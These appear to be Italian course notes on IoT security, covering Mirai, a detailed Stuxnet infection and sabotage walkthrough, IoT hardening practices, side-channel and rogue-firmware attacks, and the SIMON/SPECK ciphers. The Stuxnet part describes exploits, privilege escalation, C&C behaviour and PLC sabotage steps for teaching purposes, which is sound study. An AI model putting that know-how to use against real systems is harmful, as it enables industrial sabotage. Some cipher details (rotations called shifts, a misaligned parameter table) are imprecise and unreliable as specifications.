Nel caso di casa domotica, i dispositivi IoT conoscono i tuoi orari, abitudini e preferenze, quindi potrebbero sapere di te più del tuo migliore amico. Se le luci intelligenti sono spente, e tutte le porte e finestre sono chiuse, è evidente che non sei a casa, e un attaccante (o un ladro) potrebbe sfruttare queste informazioni.

Quando colleghi un dispositivo IoT alla tua rete domestica, esso inizia a raccogliere dati e a inviarli ai server delle aziende produttrici. I dati raccolti possono includere **dati sensibili** come informazioni personali, e abitudini domestiche. Quando i dati sono nella rete dell'utente la responsabilità di proteggerli tramite firewall è propria. Quando lasciano la rete locale diventano responsabilità dell'azienda che li gestisce, su cui l'utente non ha controllo. I dati sono suscettibili a intercettazioni man-in-the-middle mentre viaggiano verso i server aziendali. Inoltre, una volta che i dati vengono inviati ai server, non è possibile provare che siano stati cancellati definitivamente.

Le indagini di alcuni giornali hanno rivelato che aziende statunitensi raccolgono legalmente dati di localizzazione per tracciare movimenti di personale militare americano, includendo percorsi quotidiani come case, scuole e luoghi sensibili come basi con armi nucleari, informazioni che, nelle mani di governi stranieri ostili o terroristi, potrebbero risultare letali. Un'altra indagine afferma che il governo USA crede di poter "monitorare in modo persistente" i telefoni di "milioni di americani" senza un mandato, semplicemente acquistando le informazioni dalle aziende. Un'altra indagine riporta che nel 2014 un attacco informatico ha sfruttato dispositivi IoT, incluso un frigorifero, per inviare 750.000 messaggi di spam. Circa il 25% dei messaggi proveniva da dispositivi intelligenti compromessi, mostrando come la scarsa sicurezza degli IoT possa renderli strumenti per campagne malevoli.

Mirai Botnet

La **botnet Mirai** è una botnet composta principalmente da dispositivi IoT, che ha lanciato nel 2016 massicci **attacchi DDoS** contro bersagli di alto profilo.

Mirai è un malware che esegue scansioni su vasta scala di indirizzi IP per identificare dispositivi IoT poco sicuri, accessibili da remoto con credenziali predefinite. Mirai tenta di accedere usando un elenco di 46 password predefinite ("admin/admin"). Una volta compromesso un dispositivo, Mirai elimina altri malware concorrenti per mantenere il controllo esclusivo del dispositivo e fa inviare ai dispositivi le loro credenziali verso un server remoto, che carica un malware. Gli host infetti cercano nuove vittime e ricevono comandi dal server di comando e controllo (C2).

Tra settembre 2016 e febbraio 2017, Mirai ha eseguito oltre 15.000 attacchi, inclusi attacchi DDoS.

Una variante di Mirai sfrutta dispositivi obsoleti non più supportati dal produttore ma ampiamente utilizzati a livello globale, anche in infrastrutture critiche (bus di trasporto pubblico).

Stuxnet

Nel 2010 è comparso un malware molto complesso chiamato Stuxnet. Stuxnet sfruttava ben tre vulnerabilità zero-day sconosciute. Era considerato uno dei codici malevoli più avanzati mai creati, ma inizialmente nessuno ne comprendeva lo scopo. Diversamente dai malware tradizionali che si concentrano sul furto di dati, Stuxnet mirava alla **distruzione delle centrifughe per l'arricchimento dell'uranio** presso l'impianto nucleare di Natanz in Iran.

Stuxnet ha sfruttato due vulnerabilità, una password hardcoded che consentiva a utenti locali di accedere al database backend e acquisire privilegi elevati; e una falla nella gestione delle icone di scorciatoie in **Windows**, in cui l'exploit utilizzato consente l'esecuzione remota di codice quando l'icona di una scorciatoia appositamente creata viene visualizzata.


I sistemi di controllo industriale utilizzano **Programmable Logic Controllers**, dispositivi programmati con linguaggi assembly che controllano direttamente le macchine industriali. I PLC vengono solitamente configurati utilizzando PC con Windows, creando un ponte tra SW e HW industriale. Per motivi di sicurezza, gli ICS generalmente non sono connessi a Internet (air gap). Stuxnet è stato progettato per superare questa barriera, utilizzando chiavette USB come punto d'ingresso. Stuxnet sfruttava una vulnerabilità zero-day in Windows, che permetteva l'esecuzione automatica di codice malevolo semplicemente quando un file shortcut infetto veniva visualizzato su una chiavetta USB.

Una volta che il worm era entrato in un sistema, si diffondeva all'interno della rete aziendale utilizzando varie strategie. Stuxnet utilizzava un'altra vulnerabilità zero-day presente nel servizio di stampa di Windows, per spostarsi lateralmente da un computer all'altro nella rete. I DB Server utilizzati per il monitoraggio e il controllo industriale erano spesso configurati con credenziali di default, che venivano utilizzate da Stuxnet per ottenere accesso a ulteriori sistemi. Anche la presenza di cartelle di rete non protette veniva sfruttata per propagare il malware su più dispositivi all'interno della stessa infrastruttura.

Il malware includeva un meccanismo che gli permetteva di comunicare internamente e aggiornare autonomamente il proprio codice, in modo da modificarsi per rimanere efficace.

L'attacco Stuxnet era mirato in modo molto specifico ai computer Windows che eseguivano il software Step 7, utilizzato per programmare i Program Logic Controller. Modificando il funzionamento dei PLC, Stuxnet poteva alterare il comportamento fisico delle macchine.

Vettori di Infezione USB



Su una chiavetta USB “preparata” si trovano file .lnk (collegamento di Windows) e file .tmp. Grazie a una vulnerabilità di Windows, basta navigare nella cartella che contiene il file .lnk per eseguire il codice malevolo, senza cliccarlo.

Per impostazione predefinita, Windows ha attive le funzionalità di AutoRun/AutoPlay, che automatizzano l'apertura di dispositivi rimovibili (come le chiavette USB) in Esplora File.

Quando si apre la cartella che contiene il file .lnk, il malware cerca il file .tmp e lo carica in memoria, passando l'esecuzione al suo contenuto malevolo.

Stuxnet richiama la funzione di sistema LoadLibrary, che serve per caricare una libreria (DLL) specificata da un nome di file. Invece di passare un nome valido, Stuxnet usa un nome che non esiste realmente sul sistema. Tuttavia, Stuxnet ha modificato la libreria Ntdll.dll, che è responsabile di gestire molte funzioni a basso livello nel SO, che reindirizza la richiesta alla posizione corretta dove si trova il DLL di Stuxnet.

A questo punto, il file .tmp viene caricato e una sua funzione interna prende il controllo. Da qui in poi, il malware può installarsi, propagarsi ulteriormente o compiere azioni mirate.


→ Escalation dei privilegi

Se il malware veniva eseguito su un account utente con privilegi limitati, Stuxnet sfruttava **vulnerabilità zero-day** per ottenere i privilegi di amministratore.

Vulnerabilità sfruttata su Windows Vista e successive: Su Windows, anche gli utenti standard possono creare attività pianificate, ma queste attività dovrebbero eseguire solo operazioni con i privilegi dell'utente che le ha create. **Stuxnet** creava un'attività pianificata e modificava il file corrispondente per specificare che l'attività doveva essere eseguita con l'account di sistema (System), che ha privilegi amministrativi completi. Dopo aver modificato il file, Stuxnet lanciava l'attività, ottenendo così privilegi amministrativi.

Dopo aver ottenuto i privilegi necessari, Stuxnet iniettava il proprio codice in **processi fidati di Windows**. Il metodo di iniezione del codice veniva personalizzato in base al software di sicurezza installato sul sistema (antivirus, IDS).

→ Infection Routine Flow



Controlli preliminari: Stuxnet inizia eseguendo una serie di controlli sui propri parametri interni e di configurazione. Se uno di questi controlli fallisce, il malware si interrompe e non procede con l'infezione. Ad esempio, verifica nel registro di Windows una chiave specifica (chiamata **“NTDVM Trace”**) per controllare la presenza di un valore numerico “magico” (19790509). Se questo valore viene trovato, significa che è stata attivata una condizione che indica di non continuare l'infezione, e quindi il malware si “autodisattiva” uscendo immediatamente.

Data di scadenza incorporata: Se l'orologio del sistema è impostato su una data successiva al **24 giugno 2012**, il malware si rifiuta di infettare ulteriormente il computer e termina la sua esecuzione. Questa misura serve a limitare la durata della sua presenza, evitando che rimanga attivo indefinitamente.

Su Windows XP o versioni precedenti: il malware modifica i permessi utilizzando le **DACL** (**Discretionary Access Control Lists**), che sono i meccanismi di sicurezza tipici di quei sistemi.

Su Windows Vista e versioni successive: Stuxnet impiega i **System Access Control List (SACL)**, compatibili con i meccanismi di sicurezza introdotti con Vista.

Prevenzione di esecuzioni multiple: Per evitare che più copie del malware operino contemporaneamente sulla stessa macchina, Stuxnet crea un **global mutex**. Questo meccanismo assicura che, una volta in esecuzione, non vengano avviate ulteriori istanze del malware.

Gestione dei file di configurazione e aggiornamenti: Il malware genera o estrae da se stesso alcuni file di configurazione malevoli, scegliendo nomi ed estensioni apparentemente innocue (ad esempio, **.pnf**, **.cfg**, ecc.). Successivamente, decripta parti del proprio codice e le carica in memoria. A questo punto, confronta la versione del codice attualmente in esecuzione con quella appena decriptata: Se la versione presente sul disco è più recente, Stuxnet la sostituisce o si aggiorna di conseguenza. Altrimenti, continua a utilizzare quella in esecuzione.

Installazione dei rootkit: Stuxnet installa sul disco un windows rootkit. Il **Windows Rootkit** è un sw malevolo progettato per nascondersi automaticamente e manipolare il SO Windows. quando viene copiato su un'unità rimovibile. Estraе una risorsa chiamata "Resource 201" e la utilizza per creare un driver chiamato MrxNet.sys. Questo driver è **firmato digitalmente** utilizzando chiavi rubate a **Realtek** e **JMicron**, il che gli conferisce un'apparente legittimità e gli permette di registrarsi come servizio di Windows. Una volta attivo, il driver inietta e nasconde specifici file dall'utente.

Mascheramento delle tracce: Per rendere meno evidente la sua presenza, il malware modifica i timestamp dei file infetti, riportandoli a valori coerenti con il normale funzionamento del sistema.

Iniezione nei processi e modifica dei PLC: Infine, Stuxnet si inietta nei processi del software PCL **Step7** e modifica i PLC, eseguendo una procedura nota come **export 32**. Dopo aver completato tutte queste operazioni di installazione e iniezione, il malware termina il suo flusso principale, rimanendo però residente in memoria grazie ai servizi rootkit e ai processi iniettati.


Stuxnet Command&Control

Stuxnet utilizza un'infrastruttura di **Command & Control (C&C)** che gli consente di comunicare con server remoti e ricevere istruzioni aggiuntive anche dopo l'infezione iniziale.

Il malware testa la capacità di connettersi su porta 80 a siti "innocui" come *msn.com*. Se la connessione va a buon fine, Stuxnet deduce che Internet è disponibile e può procedere con la fase di comunicazione. Stuxnet contatta dei domini specifici dell'attaccante, come www.todaysfutbol.com, che vengono aggiornati nel tempo per impedire che la rete venga bloccata.

Una volta collegato al server C&C, Stuxnet invia dati critici sulla macchina infetta, tra cui **Orario dell'infezione**, **Indirizzo IP** e **versione del SO**, **Appartenenza a un workgroup o a un dominio** di rete e **Nome dei file di** progetti di automazione industriale Step7. Tutti i dati inviati sono **cifrati**. Sulla base dei dati ricevuti, il server C&C risponde con diverse tipologie di comandi. La *Response Type 1*: "200 OK" include **codice RPC** da eseguire. Il malware scarica questo codice e lo esegue immediatamente. La *Response Type 2*: "200 OK" include il **codice binario crittografato**. Stuxnet scarica, **decifra** e quindi esegue questo nuovo payload.

Il malware può ripetere periodicamente la fase di verifica e di contatto con il C&C, così da ricevere istruzioni in modo che gli aggressori mantengono il controllo nel tempo.



Manomissione del PLC

Stuxnet agisce come un vero e proprio “rootkit” all’interno del PLC e del sw di gestione STEP 7.

Stuxnet rimpiazza la libreria s7otbxdx.dll (che normalmente gestisce lo scambio di blocchi di codice tra PC e PLC) con una **sua** versione modificata, in modo da intercettare tutte le operazioni di lettura, scrittura ed enumerazione dei blocchi sul PLC.

Quando l’operatore (o l’ingegnere) carica o legge il programma sul PLC, Stuxnet **inserisce i propri blocchi** malware e nel contempo **maschera** la presenza di questi blocchi, mostrando all’utente i blocchi “puliti”. L’operatore crede che tutto sia normale, perché vede solo il codice originale, mentre sul PLC gira anche il codice malevolo.

Il codice malevolo verifica se il PLC controlla un certo numero (almeno 33) di azionamenti a **frequenza variabile** prodotti da aziende iraniane o finlandesi. Questi dispositivi regolano la velocità di motori in sistemi industriali (ad esempio pompe dell’acqua, compressori, centrifughe, ecc.).

Se trova l’hardware cercato, Stuxnet **registra il comportamento normale** (velocità, tempi, ecc.) e poi, in alcuni momenti, **modifica le istruzioni** inviando comandi che accelerano o rallentano i motori in modo repentino. Mentre fa ciò, **mostra ai sistemi di supervisione** dati che sembrano regolari, quindi l’operatore non si accorge della variazione anomala.

I motori subiscono cicli di **velocità irregolari** (troppo alti o troppo bassi) che possono causare **usura**, malfunzionamenti o persino danni fisici agli impianti. Dato che l’operatore vede dati “normali”, non sospetta subito che ci siano problemi nel processo industriale.

Sabotaggio

Le centrifughe IR-1 servono per arricchire l’uranio, un processo sensibile e delicato. La velocità nominale di rotazione per il corretto funzionamento è di **1.064 Hz**, ma l’Iran faceva funzionare le centrifughe leggermente più lentamente per evitare rotture. La velocità massima sopportabile senza danni meccanici è di **1.400 Hz**. Il codice di Stuxnet istruisce il PLC a **manipolare la velocità di rotazione** delle centrifughe secondo la seguente sequenza. Aumentare la velocità a **1.410 Hz** (oltre il limite massimo) per **15 minuti**, causando stress meccanico. Tornare alla velocità normale di **1.064 Hz** per **27 giorni**, mantenendo il sistema apparentemente stabile. Rallentare drasticamente a **2 Hz** per **50 minuti**, una velocità troppo bassa per eseguire l’arricchimento dell’uranio. Ripetere il ciclo, alternando periodi di funzionamento normale a momenti di stress.

L’aumento della velocità oltre il limite massimo e il rallentamento drastico causano **danni meccanici** alle centrifughe, l’**Interruzione del processo di arricchimento**, rallentando i progressi del programma nucleare iraniano.

IoT Best Security Pratic

Physical Security

Rimuovere interfacce di test: Durante lo sviluppo, i dispositivi possono avere porte HW per test e configurazioni. Queste porte devono essere **rimosse o rese fisicamente inaccessibili** nei dispositivi finali per evitare che un attaccante le usi per compromettere il sistema.

Protezione fisica contro manomissioni: I circuiti del dispositivo devono essere resi **fisicamente inaccessibili** per prevenire attacchi HW. I chip devono essere coperti con resine e le linee bus devono essere occultate.

Custodia protettiva: I dispositivi IoT che si trovano in ambienti non sicuri devono avere una custodia **resistente e protettiva**.

Boot Security

Utilizzo di componenti HW resistenti alla manomissione: Utilizzate un **Trusted Platform Module**, per conservare i dati di boot in modo sicuro, verificando l'autenticità del firmware e del bootloader durante il processo di avvio.

Verifica hardware a ogni fase del boot: Durante ogni fase del processo di avvio, si deve controllare che **l'hardware previsto sia presente** e funzionante e i parametri di configurazione dell'hardware corrispondano a quelli attesi, garantendo che non ci siano manipolazioni.

Securing OS

Hardening del SO: Solo i componenti essenziali devono essere inclusi nel SO del dispositivo, installando **solo le librerie, i moduli e i pacchetti necessari** per il funzionamento del dispositivo, riducendo la superficie di attacco.

Implementazione del principio del minimo privilegio: Disabilitare porte di rete, protocolli e servizi non necessari per limitare possibili punti di ingresso per un attacco. Limitare i permessi degli utenti in modo che abbiano solo l'accesso minimo necessario per eseguire le loro funzioni. Evitare l'uso dell'account root salvo in casi strettamente necessari.

Credential Management

Identificazione univoca del dispositivo: Ogni dispositivo dovrebbe avere un **identificativo hardware univoco**, impostato in fabbrica e **resistente alle manomissioni**.

Sicurezza delle password e credenziali: Le password devono essere **hashate** con un **salt univoco**. Le credenziali e le chiavi di crittografia devono essere conservate in **moduli hardware sicuri**, come **Trusted Platform Module**.

Securing SW Update

Crittografare gli aggiornamenti: Gli aggiornamenti software devono essere **crittografati** per impedire il *reverse engineering* da parte di attaccanti.

Verifica crittografica dell'integrità: Prima di installare un aggiornamento, il sistema deve **verificare crittograficamente** che il pacchetto sia integro e autentico.

Protezione contro attacchi Time of Check to Time of Use: Un attaccante potrebbe **modificare il pacchetto di aggiornamento dopo che è stato verificato** ma prima che venga installato. Il dispositivo deve proteggere il pacchetto dopo la validazione, impedendo qualsiasi modifica prima dell'installazione.

Assessing Secure Boot

Il Secure Boot non può essere aggirato: Il dispositivo deve impedire qualsiasi tentativo di bypassare il processo di **Secure Boot**, che garantisce che solo codice autenticato possa essere eseguito all'avvio.

Verifica del codice prima dell'esecuzione: Qualsiasi codice caricato durante il processo di avvio deve essere verificato per assicurare che **provenga da una fonte autorizzata, non sia stato modificato** dopo la sua creazione e **sia destinato al dispositivo corretto**, per evitare di eseguire codice progettato per un altro hardware.

Verifica dopo il caricamento in RAM: È meglio verificare l'integrità del codice **dopo che è stato caricato in RAM**.

Uso di una Root Key immutabile dal ROM: Il processo di avvio deve iniziare **dalla memoria ROM**, utilizzando una **chiave crittografica immutabile** (Root Key) per verificare il primo codice caricato. Si possono usare più chiavi per validare **diverse fasi del boot** o per garantire **ridondanza**, in caso una chiave venga compromessa.

Caricamento progressivo del codice: I moduli software devono essere caricati **progressivamente**, e ogni modulo successivo può essere avviato solo **dopo che il precedente è stato verificato e autenticato**.

Side Channel Attack

Un **Side Channel** è un modo non previsto per ottenere informazioni su un sistema osservandone i **cambiamenti fisici**.

Un attaccante analizza aspetti **indiretti** del funzionamento del sistema, come **variazioni di temperatura, consumo di energia e tempi di risposta di alcune operazioni**. Utilizzando questi dati, può dedurre informazioni sensibili **senza violare direttamente il sistema**.

Un attacco avanzato usa **Fault Injection**: Si forza il sistema a lavorare in **condizioni anomale**. Questo può far emergere **nuovi canali laterali**, da cui estrarre informazioni aggiuntive.

Le mitigazioni sono: Prima di implementare protezioni, bisogna capire quali componenti del sistema sono vulnerabili. **Variare l'ampiezza e il tempo dei segnali** per impedire che un attaccante possa identificare schemi ripetuti. Il tempo di elaborazione deve essere sempre uguale, indipendentemente dall'input, per evitare fughe di dati. Aggiungere istruzioni "fittizie" per confondere gli attaccanti che analizzano il comportamento del dispositivo. Se ci sono variazioni di **alimentazione o temperatura**, il sistema deve continuare a funzionare in modo sicuro senza rivelare informazioni. Usare schermature elettromagnetiche (EMF shields) e case robusti per limitare fughe di informazioni e accessi fisici.

Rogue Firmware Attack

Un **Rogue Firmware attack** è un attacco in cui un dispositivo viene compromesso da un firmware dannoso.


Un dispositivo può essere infettato da un rogue fw a causa di un attacco condotto in laboratorio prima della distribuzione del dispositivo, un aggiornamento compromesso o un sw sviluppato da un attore malevolo che introduce una backdoor nel sistema da cui modifica il fw.

Questi attacchi permettono di eseguire codice dannoso sul dispositivo.

Questi attacchi si rilevano tramite metodi per analizzare la memoria del dispositivo e verificare la sua integrità; **Intrusion Detection Systems** che monitorano il comportamento del dispositivo per identificare attività sospette.

Doppelganger è una soluzione di **intrusion detection basata sull'host** progettata per dispositivi embedded che può rilevare attacchi sia a livello di **kernel** che a livello di **applicazione**.

Doppelganger esamina il firmware del dispositivo per individuare le parti di codice eseguibili del firmware. Una volta identificate le aree eseguibili della memoria, Doppelganger vi inserisce **symbiotes**, che funzionano come "sensori" o "sonde" per monitorare eventuali modifiche sospette. I symbiotes contengono un valore univoco **checksum CRC32** basato sulle regioni di codice attivo selezionate. Se il valore cambia, significa che il codice è stato modificato, segnalando una possibile intrusione.



Gestione di un dispositivo IoT

Molti dispositivi IoT sono controllati da un **server remoto** che può **aggiornare** il firmware per aggiungere nuove funzionalità e **applicare patch** per correggere vulnerabilità.

È necessario garantire che il dispositivo possa **comunicare** con il server in **modo protetto** per evitare attacchi man-in-the-middle. Per garantire la sicurezza delle comunicazioni, il dispositivo deve memorizzare **chiavi di crittografia** e usare un **protocollo sicuro** per l'interazione con il server.

Può essere utilizzato TrustZone per la protezione delle chiavi. TrustZone è una tecnologia che permette di isolare le chiavi di crittografia, ma **non protegge i dati in transito**, quindi è necessario adottare protocolli di trasmissione sicuri (es. TLS).

Gestione sicura di un dispositivo IoT

Nel contesto dei dispositivi IoT (Internet of Things), l'avvio di un dispositivo e la sua connessione sicura a un server di gestione richiedono una serie di passaggi che garantiscono che il dispositivo possa essere configurato, aggiornato e monitorato in modo sicuro e affidabile. Ecco una spiegazione chiara di questi passaggi:

Flash delle credenziali bootstrap: Quando un dispositivo IoT si accende per la prima volta, non ha ancora alcuna informazione su come connettersi alla rete o a un server di gestione. Quindi, riceve un set iniziale di credenziali, chiamato "bootstrap". Queste credenziali sono essenziali per permettere al dispositivo di avviare la comunicazione con un server di bootstrap, che gli fornirà le informazioni necessarie per proseguire nel processo di connessione.

Server di bootstrap con database: Il server di bootstrap è un server intermedio che contiene un database con informazioni vitali per il dispositivo, come ad esempio le credenziali per un server di gestione dispositivi (DM Server). Quando il dispositivo si collega al server di bootstrap, invia una richiesta per ottenere queste informazioni. In sostanza, il server di bootstrap fornisce al dispositivo le credenziali necessarie per il passaggio successivo.

Scrittura delle credenziali del server di gestione dispositivi (DM Server): Una volta che il dispositivo ha ricevuto le credenziali dal server di bootstrap, quest'ultimo scrive nel dispositivo l'indirizzo e le credenziali del DM Server. Il DM Server è il server che gestirà il dispositivo a lungo termine, quindi è essenziale che il dispositivo possa connettersi ad esso. A questo punto, il dispositivo è pronto per effettuare la connessione al DM Server.

Autenticazione con il DM Server: Ora che il dispositivo ha le credenziali per il DM Server, il dispositivo si autentica con il server di gestione. L'autenticazione garantisce che solo dispositivi legittimi possano connettersi al DM Server e ricevere configurazioni o aggiornamenti. Questo passaggio assicura che la connessione sia sicura.

Completamento della connessione con il DM Server: Dopo essersi autenticato con successo, il dispositivo invia una richiesta al DM Server per completare la registrazione. In questa fase, viene stabilita una connessione sicura, e il dispositivo segnala che la comunicazione con il server di gestione è pronta a essere utilizzata per operazioni a lungo termine, come aggiornamenti e monitoraggio.

Gestione del dispositivo: Una volta che la connessione con il DM Server è stabilita, il dispositivo può iniziare a ricevere configurazioni, aggiornamenti del firmware e altre informazioni necessarie per il suo funzionamento. Questo processo assicura che il dispositivo sia sempre aggiornato, sicuro e pronto per interagire con altri dispositivi o sistemi IoT.

Simon e Speck per la crittografia IoT

SIMON e SPECK sono due famiglie di **cifrari a blocchi** sviluppate dalla **NSA** per rispondere alle esigenze di sicurezza nei dispositivi **IoT**, garantendo **protezione** senza richiedere troppa **potenza di elaborazione**. Entrambi i cfrari sono **flessibili**, offrendo diverse dimensioni di blocco e chiavi per adattarsi a vari dispositivi. La loro capacità di adattarsi a diversi scenari li rende **preparati per il futuro**, indipendentemente dalle nuove tecnologie che verranno introdotte.

SIMON è più adatto ai dispositivi IoT con **HW dedicato alla crittografia**, mentre **SPECK** è più indicato per dispositivi IoT che eseguono la crittografia in **software**.

Si prediligono funzioni crittografiche semplici e a bassa complessità, che riducono i requisiti di calcolo. Per compensare questa semplicità, è necessario **aumentare il numero di iterazioni** dell'algoritmo crittografico. Le implementazioni software devono minimizzare l'uso di memoria **SRAM**.

Caratteristiche dei blocchi e delle chiavi

Entrambi i cfrari supportano **dimensioni di blocco k** di **32, 48, 64, 96 e 128 bit**, ognuno dei quali può essere abbinato a due (o tre) **dimensioni di chiavi diverse**, fornendo flessibilità nell'implementazione.

La **dimensione della chiave r** determina il livello di sicurezza. Le chiavi più lunghe offrono maggiore protezione ma richiedono più risorse computazionali.

I **Dispositivi a basso costo** possono garantire sicurezza adeguata utilizzando chiavi di **64 bit**, riducendo il consumo di risorse. Per applicazioni critiche o dispositivi con risorse migliori, chiavi fino a **256 bit** possono essere utilizzate per offrire un livello di sicurezza superiore.


Dimensione della chiave: Per ogni dimensione del blocco, esistono una o più dimensioni della chiave supportate: 32-bit block: chiave da 64 bit. 48-bit block: chiavi da 72 o 96 bit. 64-

bit block: chiavi da 96 o 128 bit. 96-bit block: chiavi da 96 o 144 bit. 128-bit block: chiavi da 128, 192 o 256 bit.

Ad esempio, **SIMON 64/128** si riferisce alla variante di SIMON che utilizza un blocco di 64 bit e una chiave di 128 bit.

Feistel Network

La **rete di Feistel** è una struttura utilizzata nei cifrari a blocchi per garantire l'invertibilità dell'algoritmo di cifratura e decifratura, anche se la funzione usata in ogni round non è invertibile.



La rete utilizza una **funzione di round** che prende in input un **blocco di dati** (ad esempio metà del blocco originale) e una **sottochiave** derivata dalla chiave principale, producendo un output della stessa dimensione del blocco di input.

Cifratura: Si divide il blocco iniziale in due metà: **Left** e **Right**. In ogni round la parte destra viene usata come input della funzione di round insieme alla sottochiave. Il risultato della funzione viene combinato in XOR con la parte sinistra. Si scambiano poi le due metà (la parte destra diventa la nuova sinistra e viceversa). Dopo un numero prefissato di round, le due metà vengono combinate per ottenere il **ciphertext** (testo cifrato).

Decifratura: Si segue un processo simile alla cifratura, ma le sottochiavi vengono applicate nell'ordine inverso.


Anche se la funzione di round non è invertibile, l'intera rete è progettata per garantire che il processo possa essere invertito, in modo da poter utilizzare lo stesso circuito per decifrare.

Funzionamento Simon

L'algoritmo SIMON è un cifrario a blocchi basato su una **rete di Feistel modificata** e utilizzando blocchi da 32 a 128 bit. Il numero di round varia in base alla configurazione. Ad esempio: SIMON32/64 richiede 32 round, SIMON128/256 richiede 72 round.


block size $2n$	key size mn	word size n	key words m	const seq	rounds T
32	64	16	4	z_0	32
48	72	24	3	z_0	36
	96		4	z_1	36
64	96	32	3	z_2	42
	128		4	z_3	44
96	96	48	2	z_2	52
	144		3	z_3	54
128	128	64	2	z_2	68
	192		3	z_3	69
256			4	z_4	72

SIMON Algorithm – The Basic Step



I tre ingressi sono due parole (x_{i+1}, x_i) di lunghezza n bit e una sottochiave k_i derivata dalla chiave principale.

Lo shift a sx di 1 bit e di 8 bit di x_{i+1} vengono messi in AND. Il risultato viene messo in XOR con x_i . Il risultato viene messo in XOR con lo shift a sx di 2 bit di x_{i+1} . Il risultato viene messo in XOR con la chiave k_i , e diventa la nuova parola di sinistra. x_{i+1} diventa la nuova parola di destra.




Le sottochiavi vengono generate nel seguente modo. La chiave principale è suddivisa in m parole da n bit ciascuna (mmm varia da 2 a 4 in base alla configurazione del cifrario). Le costanti z_j sono sequenze predefinite che variano in base alla configurazione del cifrario.

Per ogni iterazione i , la sottochiave successiva k_{i+2} è calcolata effettuando lo XOR tra K_i e lo shift a dx di 3 bit di K_{i+1} . Il risultato viene messo in XOR con lo shift a dx di 1 bit dello shift precedente. Il risultato viene messo in XOR con una costante e i bit della sequenza costante $Z_{j,i}$.

Funzionamento Speck

Ad ogni round, Speck esegue lo shift a dx di 8 bit alla parola di sx, somma il risultato alla parola di dx ed effettua lo XOR con la sottochiave K2. Il risultato diventa la nuova parte sx. Tale risultato viene messo in XOR con lo shift sx di 3 bit della parola di dx, ottenendo la nuova parola di dx. Questo ciclo si itera ad ogni round.

